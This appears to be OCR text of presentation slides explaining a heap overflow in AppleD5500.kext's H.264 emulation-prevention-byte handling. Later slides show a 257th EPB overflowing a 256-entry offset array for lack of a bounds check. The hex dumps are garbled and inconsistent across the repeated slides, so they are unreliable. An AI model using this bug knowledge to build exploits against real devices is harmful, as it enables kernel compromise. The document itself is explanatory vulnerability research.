


`uint epb_offset_array[256];` `uint epbs;`

AppleD5500.kext EPB Handling

```
0000000167640000BACA000000030008000003
          0010000003001000000300201000
          ...
          00000300020000030004000000300
          04000003000 8
```

```
if (found_epb_pattern()) {
  this->epb_offset_array[epbs] = 8(offset-epbs);
  this->epbs++;
}
```



Start Codes

NALU: Network Abstraction Layer Unit


NALU Header

EPB: Emulation Prevention Byte

AppleD5500.kext EPB Handling

```
0000000167640000BACA00000030008000003
         001000000300100000300201000
         ...
         00000300020000030004000000300
         04000003000 8
```

```
if (found_epb_pattern()) {
  this->epb_offset_array[epbs] = 8(offset-epbs);
  this->epbs++;
}
```



Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

AppleD5500.kext EPB Handling

```
0000000167640000BACA0000000300080000003
          001000000300100000030020100 0
          ...
          00000300020000030004000000300
          0400000300008
```

```
if (found_epb_pattern()) {
  this->epb_offset_array[epbs] = 8(offset-epbs);
  this->epbs++;
}
```

	0
uint epb_offset_array[256];	uint epbs;

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

AppleD5500.kext EPB Handling

```
000000016764000BACA000000300080000003
        0010000000300100000003000201000
        ...
        0000030002000000030004000000300
        0400000300008
```

```
if (found_epb_pattern()) {
  this->epb_offset_array[epbs] = 8(offset-epbs);
  this->epbs++;
}
```

	0
uint epb_offset_array[256];	uint epbs;

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

AppleD5500.kext EPB Handling

```
0000000167640000BACA000003000800000 3
        001000000300100000030020100 0
        ...
        00000300020000030004000003 00
        0400000300 08
```

```
if (found_epb_pattern()) {
  this->epb_offset_array[epbs] = 8(offset-epbs);
  this->epbs++;
}
```

uint epb_offset_array[256];	uint epbs;
	0

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

AppleD5500.kext EPB Handling

```
0000000167640000BACA000000300080000003
      0010000003001000000300201000
      ...
      0000030002000003000400000300
      040000030008
```

```
if (found_epb_pattern()) {
  this->epb_offset_array[epbs] = 8(offset-epbs);
  this->epbs++;
}
```

0

uint epb_offset_array[256];

uint epbs;

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

AppleD5500.kext EPB Handling

```
0000000167640000BACA0000000300080000003
                     0010000000300100000003002010000
                     ...
                     0000030000200000300004000000300
                     040000030008
```

```
if (found_epb_pattern()) {
  this->epb_offset_array[epbs] = 8(offset-epbs);
  this->epbs++;
}
```

0

`uint epb_offset_array[256];` `uint epbs;`

Start Codes

NALU: Network Abstraction Layer Unit


NALU Header

EPB: Emulation Prevention Byte

AppleD5500.kext EPB Handling

```
000000016764000BACA00000030008000003
        00100000030010000000300201000
        ...
        00000300002000003000400000300
        040000030008
```

```
if (found_epb_pattern()) {
  this->epb_offset_array[0] = 8(8-0);
  this->epbs++;
}
```



`uint epb_offset_array[256];` `uint epbs;`

Start Codes

NALU: Network Abstraction Layer Unit


NALU Header

EPB: Emulation Prevention Byte

AppleD5500.kext EPB Handling

```
000000016764000BACA00000030008000003
        00100000030010000003 00201000
        ...
        0000030002000003000400000300
        04000003 0008
```

```
if (found_epb_pattern()) {
  this->epb_offset_array[0] = 8(8);
  this->epbs++;
}
```



`uint epb_offset_array[256];` `uint epbs;`

Start Codes

NALU: Network Abstraction Layer Unit


NALU Header

EPB: Emulation Prevention Byte

AppleD5500.kext EPB Handling

```
000000016764000BACA00000030008000003
        0010000003001000000300201000
        ...
        0000030002000003000400000300
        0400000300008
```

```
if (found_epb_pattern()) {
  this->epb_offset_array[0] = 8(8);
  this->epbs++;
}
```



`uint epb_offset_array[256];` `uint epbs;`

Start Codes

NALU: Network Abstraction Layer Unit


NALU Header

EPB: Emulation Prevention Byte

AppleD5500.kext EPB Handling

```
000000016764000BACA000000300080000003
        0010000003001000000300201000
        ...
        0000030002000003000400000300
        04000003 0008
```

```
if (found_epb_pattern()) {
  this->epb_offset_array[0] = 8(8);
  this->epbs++;
}
```



uint epb_offset_array[256];

uint epbs;

uint epbs serves as an array index

Start Codes

NALU: Network Abstraction Layer Unit


NALU Header

EPB: Emulation Prevention Byte

AppleD5500.kext EPB Handling

```
00000001676400OBACA00000000800000З
        0010000003001000000300201000
        ...
        000003000200000300040000000300
        040000030008
```

```
if (found_epb_pattern()) {
  this->epb_offset_array[epbs] = 8(offset-epbs);
  this->epbs++;
}
```



Start Codes

NALU: Network Abstraction Layer Unit


NALU Header

EPB: Emulation Prevention Byte

AppleD5500.kext EPB Handling

```
0000000167 64000BACA0000000080000
           0010000003001000000300201000
           ...
           000003000200000300040000000300
           040000030008
```

```
if (found_epb_pattern()) {
  this->epb_offset_array[epbs] = 8(offset-epbs);
  this->epbs++;
}
```



uint epb_offset_array[256];

uint epbs;

Start Codes

NALU: Network Abstraction Layer Unit


NALU Header

EPB: Emulation Prevention Byte

AppleD5500.kext EPB Handling

```
0000000167640000BACA0000000080000
        0010000000100000000201000
        ... (250 EPBs)
        00000002000003000400000300
        040000030008
```

```
if (found_epb_pattern()) {
  this->epb_offset_array[epbs] = 8(offset-epbs);
  this->epbs++;
}
```



Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

AppleD5500.kext EPB Handling

```
000000016764000BACA0000000080000
        001000000010000000201000
        ... (250 EPBs)
        00000002000003000400000300
        040000030008
```

256th EPB

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

```
if (found_epb_pattern()) {
  this->epb_offset_array[epbs] = 8(offset-epbs);
  this->epbs++;
}
```

64	72	…		255

uint epb_offset_array[256]; uint epbs;

AppleD5500.kext EPB Handling

```
0000000167640000BACA0000000080000
        00100000000100000000201000
        ... (250 EPBs)
        00000002000003000400000300
        040000030008
```

256th EPB

```
if (found_epb_pattern()) {
  this->epb_offset_array[epbs] = 8(offset-epbs);
  this->epbs++;
}
```

64	72	…	B	255

uint epb_offset_array[256]; uint epbs;

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

AppleD5500.kext EPB Handling

```
0000000167640000BACA0000000080000
        001000000010000000201000
        ... (250 EPBs)
        0000000200000300004000000300
        040000030008
```

256th EPB

```
if (found_epb_pattern()) {
  this->epb_offset_array[epbs] = 8(offset-epbs);
  this->epbs++;
}
```

64	72	…	B	256

uint epb_offset_array[256]; uint epbs;

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

AppleD5500.kext EPB Handling

```
00000001676400 0BACA0000000080000
        0010000000100000000201000
        ... (250 EPBs)
        0000000200000000400000300
        0400000030008
```

```
if (found_epb_pattern()) {
  this->epb_offset_array[epbs] = 8(offset-epbs);
  this->epbs++;
}
```

uint epb_offset_array[256];

uint epbs;

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

AppleD5500.kext EPB Handling

```
0000000167640000BACA0000000080000
         0010000000100000000201000
         ... (250 EPBs)
         00000002000000004000000300
         040000030008
```

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

```
if (found_epb_pattern()) {
  this->epb_offset_array[epbs] = 8(offset-epbs);
  this->epbs++;
}
```

No Bounds Check!

64	72	…	B	256

`uint epb_offset_array[256];` `uint epbs;`

AppleD5500.kext EPB Handling

```
00000001 67 64000BACA0000000080000
         0010000000010000000201000
         ... (250 EPBs)
         000000020000000400000300
         04000003 0008
```

257th EPB
Position P

```
if (found_epb_pattern()) {
  this->epb_offset_array[epbs] = 8(offset-epbs);
  this->epbs++;
}
```

64	72	…	B	256

uint epb_offset_array[256]; uint epbs;

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

AppleD5500.kext EPB Handling

```
0000000167640000BACA0000000000080000
        001000000001000000000201000
        ... (250 EPBs)
        000000020000000040000000300
        04000003000008
```

257th EPB
Position P

```
if (found_epb_pattern()) {
  this->epb_offset_array[256] = 8(P-256);
  this->epbs++;
}
```

64	72	…	B	256

uint epb_offset_array[256]; uint epbs;

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header


EPB: Emulation Prevention Byte

AppleD5500.kext EPB Handling

```
00000001676400OBACA000000000080000
        00100000001000000000201000
        ... (250 EPBs)
        00000000200000000400000300
        040000030008
```

257th EPB
Position P

```
if (found_epb_pattern()) {
  this->epb_offset_array[256] = 8(P-256);
  this->epbs++;
}
```



Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

AppleD5500.kext EPB Handling

```
0000000167640008ACA0000000080000
        00100000001000000201000
        ... (250 EPBs)
        000000020000000400000300
        040000030008
```

257th EPB
Position P

Start Codes

NALU:
Network
Abstraction
Layer Unit

NALU
Header

EPB:
Emulation
Prevention
Byte

```
if (found_epb_pattern()) {
  this->epb_offset_array[256] = 8(P-256);
  this->epbs++;
}
```

64	72	…	B	8(P-256)+1	????

uint epb_offset_array[256]; uint epbs;

AppleD5500.kext EPB Handling

```
0000000167640000BACA0000000080000
